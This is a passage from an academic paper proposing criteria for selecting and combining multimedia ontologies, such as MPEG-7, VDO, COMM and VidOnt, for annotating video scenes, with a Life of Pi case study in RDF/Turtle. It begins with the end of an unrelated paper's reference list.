- [9] Pytel K., Nawarycz T., *Analysis of the Distribution of Individuals in Modified Genetic Algorithms* [in] Rutkowski L., Scherer R., Tadeusiewicz R., Zadeh L., Zurada J., Artificial Intelligence and Soft Computing, Springer-Verlag Berlin Heidelberg, 2010.
- [10] Pytel K., *The Fuzzy Genetic Strategy for Multiobjective Optimization*, Proceedings of the Federated Conference on Computer Science and Information Systems, Szczecin, (2011).
- [11] Pytel K., Nawarycz T., *The Fuzzy-Genetic System for Multiobjective Optimization*, [in] Rutkowski L., Korytkowski M., Scherer R., Tadeusiewicz R., Zadeh L., Zurada J., Swarm and Evolutionary Computation, Springer-Verlag Berlin Heidelberg, 2012.
- [12] Pytel K., Nawarycz T., *A Fuzzy-Genetic System for ConFLP Problem*, Advances in Decision Sciences and Future Studies, Vol. 2, Progress & Business Publishers, Krakow 2013.
- [13] Pytel K., *Hybrid Fuzzy-Genetic Algorithm Applied to Clustering Problem*. Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, Gdańsk, 2016, doi: 10.15439/2016F232.
- [14] [http://infinity77.net/global\\_optimization/test\\_functions.html](http://infinity77.net/global_optimization/test_functions.html).



# Utilizing Multimedia Ontologies in Video Scene Interpretation via Information Fusion and Automated Reasoning

Leslie F. Sikos  
School of Computer Science,  
Engineering and Mathematics  
Flinders University  
GPO Box 2100  
Adelaide SA 5001  
Australia  
Email: leslie.sikos@ieee.org

**Abstract**—There is an overwhelming variety of multimedia ontologies used to narrow the semantic gap, many of which are overlapping, not richly axiomatized, do not provide a proper taxonomical structure, and do not define complex correlations between concepts and roles. Moreover, not all ontologies used for image annotation are suitable for video scene representation, due to the lack of rich high-level semantics and spatiotemporal formalisms. This paper presents an approach for combining multimedia ontologies for video scene representation, while taking into account the specificity of the scenes to describe, minimizing the number of ontologies, complying with standards, minimizing reasoning complexity, and whenever possible, maintaining decidability.

## I. INTRODUCTION

IN THE last 15 years, narrowing the notorious *semantic gap* in video understanding has very much been neglected compared to image interpretation [1]. For this reason, most research efforts have been limited to frame-based concept mapping so that the corresponding techniques could be applied from the results of the research communities of image semantics. However, these approaches failed to exploit the temporal information and multiple modalities typical to videos.

Most domain ontologies developed for defining multimedia concepts with or without standards alignment went from one extreme to the other; they attempted to cover either a very narrow and specific knowledge domain that cannot be used for unconstrained videos, or an overly generic taxonomy for the most commonly depicted objects of video databases, which do not hold rich semantics.

Further structured data sources used for concept mapping include commonsense knowledge bases, upper ontologies, and Linked Open Data (LOD) datasets. Very few research have actually been done to standardize the corresponding resources, without which combining low-level image, audio, and video descriptors, and sophisticated high-level descriptors with rule-based video event definitions cannot be efficient. An early implementation in this field was a core audiovisual ontology based on MPEG-7, ProgramGuideML,

and TV Anytime [2]. A more recent research outcome is the core reference ontology VidOnt,<sup>1</sup> which aims to act as a mediator between de facto standard and standard video and video-related ontologies [3].

## II. PROBLEM STATEMENT

Despite the large number of multimedia ontologies mentioned in the literature, there are very few ontologies that can be employed in video scene representation. Most problems and limitations of these ontologies indicate ontology engineering issues, such as lack of formal grounding, failure to determine the scope of the ontology, overgeneralization, and using a basic subset of the mathematical constructors available in the implementation language [4]. Capturing the associated semantics has quite often been exhausted by creating a taxonomical structure for a specific knowledge domain using the Protégé ontology editor,<sup>2</sup> and not only domain and range definitions are not used for properties, but even the property type is often incorrect.

As a result, implementing multimedia ontologies in video scene representation is not straightforward. For this reason, a novel approach has been introduced, which captures the highest possible semantics in video scenes.

## III. TOWARDS A METHODOLOGY FOR COMBINING MULTIMEDIA ONTOLOGIES FOR VIDEO SCENE REPRESENTATION

The representation of video scenes largely depends on the target application, such as content-based video scene retrieval and hypervideo playback. Hence, the different requirements have to be set on a case-by-case basis. Nevertheless, there are common steps for structured video annotation, such as determining the desired balance between expressivity and reasoning complexity, capturing the intended semantics for the knowledge domain featured in the video or required by the application, and standards compliance. The proposed approach guides through the key factors to be con-

<sup>1</sup> <http://vidont.org>

<sup>2</sup> <http://protege.stanford.edu>



sidered in order to achieve the optimal level of semantic enrichment for video scenes.

#### A. *Intended Semantics*

In contrast to image annotation, in which the intended semantics can typically be captured using concepts from domain or upper ontologies, the spatiotemporal annotation of video scenes requires a wide range of highly specialized ontologies.

The numeric representation of audio waveforms, the edges, interest points, regions of interest, ridges, and other visual features of video frames and video clips employ low-level descriptors, usually from an OWL mapping of MPEG-7's XSD vocabulary. They correspond to local and global characteristics of video frames, and audio and video signals, such as intensity, frequency, distribution, pixel groups, and low-level feature aggregates, such as various histograms and moments based on low-level features. Some examples for audio descriptors include the zero crossing rate descriptor, which can be used to determine whether the audio channel contains speech or music, the descriptors of formants parameters, which are suitable for phoneme and vowel identification, and the attack duration descriptor, which is used for sound identification. Two feature aggregates frequently used for video representation are SIFT (Scale-Invariant Feature Transform), which is suitable for object recognition and tracking in videos [5], and HOF (Histogram of Optical Flow) [6], which can be used for, among others, detecting humans in videos. The most common motion descriptors include the camera motion descriptor, which can characterize a video scene in a particular time according to professional video camera movements, the motion activity descriptor, which can be used to indicate the spatial and temporal distribution of activities, and the motion trajectory descriptor, which represents the displacement of objects over time.

The MPEG-7 descriptors can be used for tasks such as generating video summaries [7] and matching video clips [8], however, they do not convey information about the meaning of audiovisual contents, i.e., they cannot provide high-level semantics [9]. Nevertheless, MPEG-7 terms can be used for low-level descriptors. However, using partial mappings of MPEG-7 limits semantic enrichment, because video representation requires a wide range of multimedia descriptors. Therefore, an ontology supporting only the visual descriptors of MPEG-7, such as the Visual Descriptor Ontology (VDO) [10], for example, omits audio descriptors that can be used for describing the audio channel of videos. In fact, even a complete mapping of MPEG-7 does not guarantee semantic enrichment, such as the ones created via a transparent XSD-OWL translation (e.g., Rhizomik),<sup>3</sup> particularly when the mathematical constructors are not exploited to their full potential [11].

Common high-level video concepts can be utilized from Schema.org.<sup>4</sup> For example, generic video metadata can be provided for video objects using `schema:video` and `schema:VideoObject`. Movies, series, seasons, and episodes of series can be described using `schema:Movie`, `schema:MovieSeries`, `schema:CreativeWorkSeason`, and `schema:Episode`. Analogously, video metadata can be described using `schema:duration`, `schema:genre`, `schema:inLanguage`, and similar properties. Rich video semantics can be described using specialized ontologies, such as the STIMONT ontology, which can capture the emotional responses associated with videos [12]. The use of more specific high-level concepts depends on the knowledge domain to represent, and often includes Linked Data [13].

#### Criteria

- A1. The ontology or dataset captures the intended semantics or the semantics closest to the intended semantics in terms of concept and property definitions.
- A2. The terms to be used for annotation are defined in a standardized ontology or dataset. If this is not available, or there are similar or identical definitions available in multiple ontologies or datasets, the choice is determined by the following precedence order: 1) standard, 2) standard-aligned, 3) de facto standard, 4) proprietary.

#### B. *Quality of Conceptualization*

Another important consideration beyond capturing the intended semantics is the quality of conceptualization. For example, the MPEG-7 mappings known for the literature transformed semistructured definitions to structured data, but this did not make them suitable for reasoning over visual contents. Since MPEG-7 provides low-level descriptors, their OWL mapping does not provide real-world semantics, which can be achieved through high-level descriptors only. The MPEG-7 descriptors provide metadata and technical characteristics to be processed by computers, so their structured definition does not contribute to the semantic enrichment of the corresponding multimedia resources. To demonstrate this, take a closer look at a code fragment of the Core Ontology for Multimedia (COMM):<sup>5</sup>

```
<owl:Class rdf:about="#cbac-coefficient-14">
  <rdfs:comment rdf:datatype="xsd:string">
    >Corresponds to the &quot;CbACCoeff14&#8221;
    element of the &quot;ColorLayoutType&quot;
    (part 3, page 45)</rdfs:comment>
  <rdfs:subClassOf>
    <owl:Class rdf:about="#cbac-crac-
    coefficient-14-descriptor-parameter"/>
  </rdfs:subClassOf>
</rdfs:subClassOf>
```

<sup>3</sup> <http://rhizomik.net/ontologies/2017/05/Mpeg7-2001.owl>

<sup>4</sup> <https://schema.org>

<sup>5</sup> <http://multimedia.semanticweb.org/COMM/visual.owl>

```
<owl:Class rdf:about="&pl;unsigned-5-
vector-dim-14"/>
</rdfs:subClassOf>
</owl:Class>
```

This part of the ontology is related to the color layout descriptor (CLD) of MPEG-7, which is used for capturing the spatial distribution of colors in images. To compute the CLD, RGB images are typically converted to the YCbCr color space, partitioned into 8×8 subimages, after which the dominant color of each subimage is calculated. Applying the discrete cosine transform (DCT) of the 8×8 dominant color matrix to the luminance (Y), the blue chrominance (Cb), and the red chrominance (Cr) results in three sets of 64 signal amplitudes, i.e., DCT coefficients DCTY, DCTCb, and DCTCr. The DCT coefficients can be grouped into two categories: those with a waveform mean value of 0 and those that have non-zero frequencies (DC and AC coefficients). Finally, the DCT coefficients are quantized and zig-zag scanned. This means that the `cbac-coefficient-14` listed above is suitable for the representation of blue chrominance AC coefficients, which can be used, among others, to filter video keyframes [14], however, they do not convey high-level semantics about the visual content. The `cbac-coefficient-14` class is defined in COMM as a subclass of `cbac-crac-coefficient-14-descriptor-parameter` and `unsigned-5-vector-dim-14`, neither of which correspond to any real-world object class. Apparently, these coefficients would have been better defined as roles rather than concepts to enable them to hold the corresponding values. In this case, the OWL definitions do not advance the corresponding XSD vocabulary definitions with richer semantics, due to the previous modeling issues and the limited use of mathematical constructors in the implementation language.

Beyond the aforementioned OWL mappings of MPEG-7 that suffer from design issues, there is a more advanced MPEG-7 ontology, which does not inherit conceptual ambiguity issues from the standard and has been implemented in OWL 2.<sup>6</sup> This ontology has been grounded using a description logic formalism, covers the entire range of concepts and properties of MPEG-7 with property domains and ranges, and complex role inclusion axioms. Also, it captures correlations between properties.

#### Criteria

- B1. The ontology to be used correctly conceptualizes the terms related to the scene and has a correct taxonomical structure.
- B2. The ontology is axiomatized in a way that it can be used for reasoning.
- B3. The ontology provides rich semantics for the concepts and/or events.

<sup>6</sup> <http://mpeg7.org>

#### C. Specificity

Video scene representation employs not only domain ontologies, but also upper ontologies, application ontologies, commonsense ontologies, and core reference ontologies. For example, the Large Scale Concept Ontology for Multimedia (LSCOM) collects high-level concepts commonly depicted in videos (based on the comprehensive TRECVID dataset), however, many of the concepts are too general for precise high-level video scene descriptions. Also, video contents are not limited to concepts, and there are no events defined in LSCOM. The Linked Movie Database<sup>7</sup> is too specific, and can be used only for categorizing Hollywood movies, and even for this intended application it is not comprehensive enough.

The four fundamental ontologies that can be employed in video representation, and are imported by several higher-level video ontologies, are the SWRL Temporal Ontology,<sup>8</sup> the Event Ontology,<sup>9</sup> the Timeline Ontology,<sup>10</sup> and the Multitrack Ontology.<sup>11</sup>

There are many common terms that are defined by multiple ontologies (which is discouraged according to Semantic Web best practices [15]), sometimes with a slightly different name. These have to be assessed, and it has to be determined whether the represented concept or role corresponds to the same real-world entity or property. This should not be confused with those terms that are similar, but have been defined for different application scenarios, such as `dc:creator` and `foaf:maker`.<sup>12</sup>

#### Criteria

- C1. The ontology clearly falls into one of the standard ontology categories.
- C2. The ontology terms are not overly generic.
- C3. Specific ontology terms are used from a highly specialized domain ontology or application ontology.
- C4. The ontology terms used for annotation are defined by only one ontology or dataset. If there are similar or identical definitions available in multiple ontologies or datasets, the choice is determined by the following precedence order: 1) standard, 2) standard-aligned, 3) de facto standard, 4) proprietary.

#### D. DL Expressivity

A common issue with multimedia ontologies is the lack of formal grounding, which is crucial not only for capturing the intended semantics, but also to reach high levels of, or maximize, reasoning potential. For example, the Visual De-

<sup>7</sup> <http://www.linkedmdb.org>

<sup>8</sup> <http://swrl.stanford.edu/ontologies/built-ins/3.3/temporal.owl>

<sup>9</sup> <http://purl.org/NET/c4dm/event.owl#>

<sup>10</sup> <http://purl.org/NET/c4dm/timeline.owl#>

<sup>11</sup> <http://purl.org/ontology/studio/multitrack>

<sup>12</sup> For creators described using a string literal, and without domain and range, `dc:creator` should be used, while `foaf:maker` is ideal for those creators who are identified by a URI.

scriptor Ontology (VDO),<sup>13</sup> which was published as an “ontology for multimedia reasoning” [16] has a very low DL expressivity (corresponds to  $\mathcal{AL}$ ). This prevents capturing the correlation of classes and properties. In fact, VDO has fundamental problems with its concept definitions. For example, `colorSpace` is defined as an object property using the class `ColorSpaceDescriptor` as the range:

```
<owl:ObjectProperty
rdf:about="&VDO;colorSpace">
  <a:comment></a:comment>
  <a:range
rdf:resource="&VDO;ColorSpaceDescriptor"/>
  <a:subPropertyOf
rdf:resource="&VDO;DEFAULT_ROOT_RELATION"/>
  <a:domain
rdf:resource="&VDO;DominantColorDescriptor"/>
</owl:ObjectProperty>
```

Depending on the granularity of the ontology, `colorSpace` could be defined as a concept instantiated with individuals, or a datatype property with all the permissible string values enumerated.<sup>14</sup> In VDO, neither of these is the case, and `colorSpace` is an object property, despite that it does not define a relation between classes or individuals. Moreover, there is no formal definition provided in VDO about the color spaces defined in the MPEG-7 standard the ontology is based on. Without rich semantics, no simple statements can be inferred, let alone complex statements, therefore VDO has a very limited potential in multimedia reasoning.

While one might argue that many ontologies have a low expressivity by design (in order to be lightweight and computationally cheap to reason over), in most cases low expressivity is the result of limiting the ontology to a taxonomical structure, which prevents advanced reasoning altogether.

#### Criteria

- D1. The ontology is formally grounded.
- D2. The ontology exploits all the mathematical constructors needed to formally describe constraints, complex roles, and correlations, rather than providing a class hierarchy and roles only.
- D3. The ontology is as lightweight as possible.
- D4. The ontology is underpinned by a decidable formalism.

#### E. Standards Alignment

While international standards should be preferred over proprietary implementations, even ISO-standard-based ontologies are most often exposed through a nonstandard namespace URI, and standards alignment is often partial only.

General video metadata, such as title and language, can be represented using Dublin Core (ISO 15836-2009).<sup>15</sup> Low-level image, audio, and video descriptors can be annotated using the aforementioned MPEG-7 (ISO/IEC 15938).<sup>16</sup>

The most common de facto standards used in structured video annotations are W3C's Ontology for Media Resources,<sup>17</sup> DBpedia,<sup>18</sup> and the aforementioned Schema.org.

#### Criteria

- E1. The ontology defines terms according to the corresponding standard specification and schema, and does not redefine them if an official ontology file is available.
- E2. Standardized terms are used via the standard or, if this is not available, the de facto standard namespace URL.
- E3. The ontology from which standardized terms are used covers the entire vocabulary of the standard with all datatypes and constraints adequately defined.

#### F. Namespace and Documentation Stability

Many of the multimedia ontologies mentioned in the literature do not have a reliable namespace, making video annotations obsolete if the namespace becomes unavailable. A best practice to prevent this is to use a permanent URL, such as PURL,<sup>19</sup> which corresponds to a pointer that can be changed if the ontology file is moved. Another issue regarding ontology namespaces is that many of the namespace URLs are symbolic URLs only.

#### Criteria

- F1. The namespace URL of the ontology to be used is preferably an actual web address (not a symbolic URL) and by using content negotiation, it
  - a. serves the machine-readable ontology file (RDFS or OWL) to semantic agents, and
  - b. serves a human-readable description of the ontology to web browsers (HTML5).
- F2. The ontology namespace URL is a permanent URL.
- F3. The human-readable content behind the URL is a comprehensive and up-to-date documentation of the ontology that reveals the intended implementation for each ontology term.

#### G. Spatiotemporal Annotation Support

Although the mathematical constructors available in OWL 2 are not exploited in most multimedia ontologies, and they can express not only 2D, but also 3D information [17], vid-

<sup>13</sup> <https://github.com/gatemezing/MMOntologies/blob/master/ACEMEDIA/acedia-visual-descriptor-ontology-v09.rdfs.owl>

<sup>14</sup> In MPEG-7, the following color spaces are supported: RGB, YCbCr, HSV, HMMD, and Monochrome. Linear transformation matrix with reference to RGB is also allowed.

<sup>15</sup> <https://www.iso.org/standard/52142.html>

<sup>16</sup> <https://www.iso.org/standard/34230.html>

<sup>17</sup> <https://www.w3.org/TR/mediaont-10/>

<sup>18</sup> <http://wiki.dbpedia.org/>

<sup>19</sup> <https://archive.org/services/purl/>

eo events require an even higher expressivity than what is supported by *SRONTQ*<sup>(2)</sup>, the description logic underpinning OWL 2. Rule-based mechanisms, such as SWRL rules, are proven efficient in expressing video events [18], however, they often break decidability. Another option to push the expressivity boundaries is to employ formal grounding with spatial and temporal description logics, although many of these are not decidable either [19].

Spatial description logics vary greatly in terms of expressivity, and not all support qualitative spatial representations, which can address different aspects of space, including topology, orientation, shape, size, and distance. Some spatial description logics implement a Region Connection Calculus, such as RCC8 (see  $\mathcal{ALC}(\mathcal{D}_{RCC8})$ , for example [20]), while others, such as  $\mathcal{ALC}(\mathcal{CDC})$ , employ the Cardinal Direction Calculus (CDC) [21].

Temporal description logics also vary greatly, because some feature datatypes for time points, others for time intervals or sets of time intervals. Temporal description logics, such as  $\mathcal{TL-F}$  and  $\mathcal{T-ALC}$ , are suitable for the formal representation of video actions and video event recognition via reasoning [22, 23].

#### Criteria

- G1. Spatial annotations employ a formalism that supports qualitative spatial representation and reasoning.
- G2. Temporal annotations use a formalism that allows both point-based and interval-based annotations.
- G3. Spatiotemporal annotations employ a formalism that supports not only still regions, but also moving regions.
- G4. Not only visual, but also audio descriptors are available to support video understanding via information fusion.
- G5. If the description of a video scene requires spatiotemporal annotation, the formalism underlying the implemented ontology or ontologies is decidable, unless this would limit the semantics of the annotation.

#### H. Annotation Support for Uncertainty

Video contents are inherently ambiguous. Fuzzy description logics can be used to express the certainty of the depiction of concepts [24], events, and video scenes [25]. This can be achieved by enabling normalized certainty degree values assigned to objects of fuzzy concepts.

#### Criteria

- H1. The ontology is grounded in a formalism that supports fuzzy concept and fuzzy role axioms, and defines the associated semantics and interpretation.
- H2. The formalism behind the fuzzy ontology is decidable.

- H3. The core TBox axioms that represent background knowledge are formally grounded in a standard description logic.

#### IV. EXPERIMENTAL CASE STUDY

To evaluate the efficiency of the proposed approach, ontologies have been assessed, selected, and implemented for the spatiotemporal annotation of 10 video scenes, one of which is briefly presented here.

The iconic scene of the movie “Life of Pi” has been annotated with the regions of interest depicting Pi Patel and the tiger, Richard Parker (see Fig. 1).




Fig. 1 Regions of interest coordinates and dimensions in a 4K Blu-Ray video scene. Movie scene by 20th Century Fox [26]

How the most suitable vocabularies and ontologies have been selected is demonstrated here via concepts related to this scene. Searching for vocabularies and ontologies that contain the corresponding terms is not adequate, because the ad-hoc selection of vocabularies and ontologies will not give satisfactory results, even if the selection is limited to high-quality structured data resources that have been checked for consistency. The Linked Open Vocabularies (LOV)<sup>20</sup> catalogue is maintained to help determine which vocabularies and ontologies to use for formal descriptions. Even though the list of rigorous criteria to meet before a vocabulary or ontology will be listed on LOV assures design quality [27], it does no guarantee that the best vocabulary will be selected for a particular scenario. For example, when searching for the term “video,” the LOV website suggests OpenGraph in the first, the Library extension of Schema.org in the second, and the NEPOMUK File Ontology in the third place. Among these, OpenGraph supports a URL to a video file without any semantics whatsoever, while the other two ontologies have not even been available at the time of writing (404 Not found).

Therefore, the proposed approach complements automated assessment with human judgment. Table I shows a comparison of three ontologies from the literature for representing the low-level video features of video scenes, namely the aforementioned VDO, COMM, and the only formally grounded MPEG-7 ontology, using the proposed approach, upon which the MPEG-7 Ontology has been selected.

<sup>20</sup> <http://lov.okfn.org/dataset/lov/>

TABLE I.  
COMPARING ONTOLOGIES FOR REPRESENTING VIDEO PROPERTIES

Criterion	VDO	COMM	MPEG-7
A1	–	–	Partially
A2	Priority 2	Priority 2	Priority 1
B1	–	–	Partially
B2	–	–	Partially
B3	–	–	Partially
C1	–	–	+
C2	+	+	+
C3	–	–	–
C4	Priority 2	Priority 2	Priority 1
D1	–	–	+
D2	–	–	+
D3	+	+	+
D4	+	+	+
E1	–	–	+
E2	–	–	+
E3	–	–	+
F1	–	–	+
F2	–	–	+
F3	–	–	+
G1	–	–	+
G2	–	–	–
G3	+	+	+
G4	+	+	+
G5	+	+	+
H1	–	–	–
H2	N/A	N/A	N/A
H3	N/A	N/A	N/A

By using the criteria of the proposed approach for other video scene aspects, further ontologies and datasets have been selected for the video scene representation, including DBpedia, Schema.org, VidOnt, and the SWRL Temporal Ontology. For datatype definitions, the XML Schema vocabulary has been used to maximize interoperability. By declaring the corresponding namespaces, the background knowledge has been formalized as follows:

```
@prefix dbpedia:
<http://dbpedia.org/resource/> .
@prefix mpeg-7: <http://mpeg7.org/> .
@prefix rdf: <http://www.w3.org/1999/02/22-
rdf-syntax-ns#> .
@prefix schema: <http://schema.org/> .
@prefix vidont: <http://vidont.org/> .

dbpedia:Life_of_Pi_(film) a schema:Movie ;
vidont:filmAdaptationOf dbpedia:Life_of_Pi ;
mpeg-7:Video .
dbpedia:Suraj_Sharma a schema:Actor .
vidont:PiPatel a vidont:MovieCharacter ;
vidont:portrayedBy dbpedia:Suraj_Sharma ;
vidont:characterFrom
dbpedia:Life_of_Pi_(film) .
```

```
vidont:RichardParker a vidont:MovieCharacter
; vidont:portrayedBy dbpedia:Bengal_tiger ;
vidont:characterFrom
dbpedia:Life_of_Pi_(film) .
```

In this case study, the scene description utilized the previous individuals and highly specific concepts via spatiotemporal annotation and moving regions as follows:

```
@prefix mpeg-7: <http://mpeg7.org/> .
@prefix rdf: <http://www.w3.org/1999/02/22-
rdf-syntax-ns#> .
@prefix temporal:
<http://swrl.stanford.edu/ontologies/built-
ins/3.3/temporal.owl> .
@prefix vidont: <http://vidont.org/> .
@prefix xsd:
<http://www.w3.org/2001/XMLSchema#> .

<http://example.com/lifeofpi.mp4#t=1:14:38,1:
14:41> a vidont:Scene ;
vidont:sceneFrom dbpedia:Life_of_Pi_(film) ;
temporal:hasStartTime "01:14:38"^^xsd:time ;
temporal:duration "PT00M03S"^^xsd:duration ;
temporal:hasFinishTime "01:14:41"^^xsd:time ;
vidont:depicts vidont:PiPatel ,
vidont:RichardParker .
<http://example.com/lifeofpi.mp4#t=1:14:40&xy
wh=690,372,1232,1154> a mpeg-7:MovingRegion ;
vidont:depicts vidont:RichardParker ;
vidont:inFrontOf vidont:PiPatel ; vidont:isIn
dbpedia:Lifeboat_(shipboard) .
<http://example.com/lifeofpi.mp4#t=smpete:01:
14:40:03> mpeg-7:width
"3840"^^xsd:positiveInteger ;
mpeg-7:height "1620"^^xsd:positiveInteger .
<http://example.com/lifeofpi.mp4#t=1:14:40&xy
wh=2080,138,1036,388> a mpeg-7:MovingRegion ;
vidont:depicts dbpedia:PiPatel ; vidont:isIn
dbpedia:Lifeboat_(shipboard) .
```

Note that the spatiotemporal segmentation employs not only the SWRL Temporal Ontology, but also Media Fragment URI 1.0 identifiers,<sup>21</sup> where the URL identifies the minimum bounding boxes of the regions of interests using the top left corner coordinates and the dimensions, so that the media segments are globally unique and dereferencable.

Based on the previous video scene description, reasoners can infer new, useful information by utilizing axioms of the vocabularies and ontologies selected using the proposed approach. For example, based on the statement that `<http://example.com/lifeofpi.mp4#t=1:14:40&xywh=690,372,1232,1154>` is a moving region, and the axiom of the MPEG-7 Ontology that defines moving regions as subclasses of spatiotemporal video segments, it can be inferred using concept subsumption reasoning, according to which concept *D* subsumes concept *C* with reference to knowledge base *K* if and only if  $C^{\mathcal{I}} \subseteq D^{\mathcal{I}}$  for all interpretations *I* (that are models of knowledge base *K*), that `<http://example.com/lifeofpi.mp4#t=1:14:40&xy`

<sup>21</sup> <https://www.w3.org/TR/media-frags/>

wh=690,372,1232,1154> is a spatiotemporal decomposition, which was not explicitly stated. This could not have been deducted using terms from VDO or COMM, because they do not define moving regions at all, let alone doing so in a taxonomical structure.

More complex information can be automatically inferred using the RDFS entailment rules,<sup>22</sup> the Ter Horst reasoning rules [28], and the OWL reasoning rules.<sup>23</sup> For example, based on the axiom of the MPEG-7 Ontology that defines Frame as the domain of the height property and the height declaration for the screenshot of the Life of Pi video file, i.e.,

```
mpeg-7:height rdfs:domain mpeg-7:Frame .
<http://example.com/lifeofpi.mp4#t=
smpte:01:14:40:03> mpeg-7:height
"1620"^^xsd:positiveInteger .
```

and using the OWL 2 reasoning rules for axioms about properties, it can be automatically inferred that this temporal video segment corresponds to a video frame, formally,

```
<http://example.com/lifeofpi.mp4#t=smpte:01:
14:40:03> a mpeg-7:Frame .
```

which was not explicitly stated. Considering that these concepts and roles are not defined in the other MPEG-7-aligned ontologies, and therefore their reasoning potential would be inadequate for this scenario, it can be confirmed that the MPEG-7 Ontology suggested by the presented approach is the best choice.

## V. CONCLUSION

Based on the comprehensive review of the state of the art, an approach has been proposed to determine the list of DL-based multimedia ontologies to be used for the annotation of video scenes while taking into account all major aspects of ontology implementation. Some of these correspond to core requirements all selected ontologies have to meet, such as high-quality conceptualization and having a stable namespace. For others, such as spatiotemporal annotation support, it may be adequate if at least one of the ontologies qualifies. Some video scenes do not require fuzzy concepts. The integration of multimedia ontologies using the proposed approach can not only guide through selecting the most appropriate ontologies to obtain the formalism needed to describe a particular video scene, but also ensures standards alignment, avoids overgeneralization, eliminates overlapping definitions, and optimizes reasoning complexity.

## REFERENCES

- [1] L. F. Sikos, "Ontology-based structured video annotation for content-based video retrieval via spatiotemporal reasoning," In *Bridging the Semantic Gap in Image and Video Analysis. Intelligent Systems*

<sup>22</sup> <https://www.w3.org/TR/2004/REC-rdf-mt-20040210/#RDFSRules>

<sup>23</sup> [https://www.w3.org/TR/owl2-profiles/#Reasoning\\_in\\_OWL\\_2\\_RL\\_and\\_RDF\\_Graphs\\_using\\_Rules](https://www.w3.org/TR/owl2-profiles/#Reasoning_in_OWL_2_RL_and_RDF_Graphs_using_Rules)

- Reference Library. H. Kwaśnicka and L. C. Jain, Eds., Cham: Springer, 2017
- [2] A. Isaac and R. Troncy, "Designing and using an audio-visual description core ontology," presented at the Workshop on Core Ontologies in Ontology Engineering, Northamptonshire, October 8, 2004.
- [3] L. F. Sikos, "VidOnt: a core reference ontology for reasoning over video," *J. Inf. Telecommun.*, 2017.
- [4] L. F. Sikos, "A novel approach to multimedia ontology engineering for automated reasoning over audiovisual LOD datasets," in *Intelligent information and database systems*, N. T. Nguyễn, B. Trawiński, H. Fujita, and T.-P. Hong, Eds. Heidelberg: Springer, 2016, pp. 3–12. doi: 10.1007/978-3-662-49381-6\_1
- [5] D. G. Lowe, "Object recognition from local scale-invariant features," in *Conf. Proc. 1999 IEEE Int. Conf. Comput. Vis.*, pp. 1150–1157. doi: 10.1109/ICCV.1999.790410
- [6] N. Dalal, B. Triggs, and C. Schmid, "Human detection using oriented histograms of flow and appearance," in *Conf. Proc. 2006 Eur. Conf. Comput. Vis.*, pp. 428–441. doi: 10.1007/11744047\_33
- [7] J.-H. Lee, G.-G. Lee, and W.-Y. Kim, "Automatic video summarizing tool using MPEG-7 descriptors for personal video recorder," *IEEE Trans. Consumer Electronics*, vol. 49, pp. 742–749, 2003. doi: 10.1109/TCE.2003.1233813
- [8] M. Bertini, A. Del Bimbo, and W. Nunziati, "Video clip matching using MPEG-7 descriptors and edit distance." In *Image and Video Retrieval*, H. Sundaram, M. Naphade, J. R. Smith, and Y. Rui, Eds., Heidelberg: Springer, 2006, pp. 133–142.
- [9] L. F. Sikos, *Description Logics in Multimedia Reasoning*. Cham: Springer, 2017. doi: 10.1007/978-3-319-54066-5
- [10] S. Blöhdorn, K. Petridis, C. Saathoff, N. Simou, V. Tzouvaras, Y. Avrithis, S. Handschuh, Y. Kompatsiaris, S. Staab, and M. Strintzis, "Semantic annotation of images and videos for multimedia analysis," in *The Semantic Web: research and applications*, A. Gómez-Pérez and J. Euzenat, Eds. Heidelberg: Springer, 2005, pp. 592–607. doi: 10.1007/11431053\_40
- [11] L. F. Sikos and D. M. W. Powers, "Knowledge-driven video information retrieval with LOD: from semi-structured to structured video metadata," in *Proc. 8th Workshop on Exploiting Semantic Annotations in Information Retrieval*, New York, 2015, pp. 35–37. doi: 10.1145/2810133.2810141
- [12] M. Horvat, N. Bogunović, and K. Čosić, "STIMONT: a core ontology for multimedia stimuli description," *Multimed. Tools Appl.*, vol. 73, pp. 1103–1127, 2014. doi: 10.1007/s11042-013-1624-4
- [13] L. F. Sikos, "RDF-powered semantic video annotation tools with concept mapping to Linked Data for next-generation video indexing: a comprehensive review," *Multim. Tools Appl.*, vol. 76, pp. 14437–14460, 2016. doi: 10.1007/s11042-016-3705-7
- [14] M. Abdel-Mottaleb, N. Dimitrova, L. Agnihotri, S. Dagtas, S. Jeannin, S. Krishnamachari, T. McGee, and G. Vaithilingam, "MPEG 7: a content description standard beyond compression," in *Proc. 42nd IEEE Midwest Symp. Circuits Syst.*, New York, 1999, pp. 770–777. doi: 10.1109/MWSCAS.1999.867750
- [15] E. Simperl, "Reusing ontologies on the Semantic Web: a feasibility study," *Data Knowl. Eng.*, vol. 68, pp. 905–925. doi: 10.1016/j.datak.2009.02.002
- [16] N. Simou, V. Tzouvaras, Y. Avrithis, G. Stamou, and S. Kollias, "A visual descriptor ontology for multimedia reasoning," presented at the 6th International Workshop on Image Analysis for Multimedia Interactive Services, Montreux, April 13–15, 2005.
- [17] L. F. Sikos, "A novel ontology for 3D semantics: from ontology-based 3D object indexing to content-based video retrieval," *Int. J. Metadata, Semant. Ontol.*, 2017
- [18] M. Y. K. Tani, A. Lablack, A. Ghomari, and I. M. Bilasco, "Events detection using a video surveillance ontology and a rule-based approach," in *Computer Vision – ECCV 2014 Workshops*, L. Agapito, M. M. Bronstein, and C. Rother, Eds. Cham: Springer, 2014, pp. 299–308. doi: 10.1007/978-3-319-16181-5\_21
- [19] Sikos, L. F., "Spatiotemporal Reasoning for Complex Video Event Recognition in Content-Based Video Retrieval." In *Proceedings of the International Conference on Advanced Intelligent Systems and Informatics 2017. Advances in Intelligent Systems and Computing*,



- vol. 639. A. Hassaniien, K. Shaalan, T. Gaber, and M. F. Tolba, Eds., Cham: Springer, 2017, pp. 704–713. doi: 10.1007/978-3-319-64861-3\_66
- [20] K.-S. Na, H. Kong, and M. Cho, “Multimedia information retrieval based on spatiotemporal relationships using description logics for the Semantic Web,” *Int. J. Intell. Syst.*, vol. 21, pp. 679–692. doi: 10.1002/int.20153
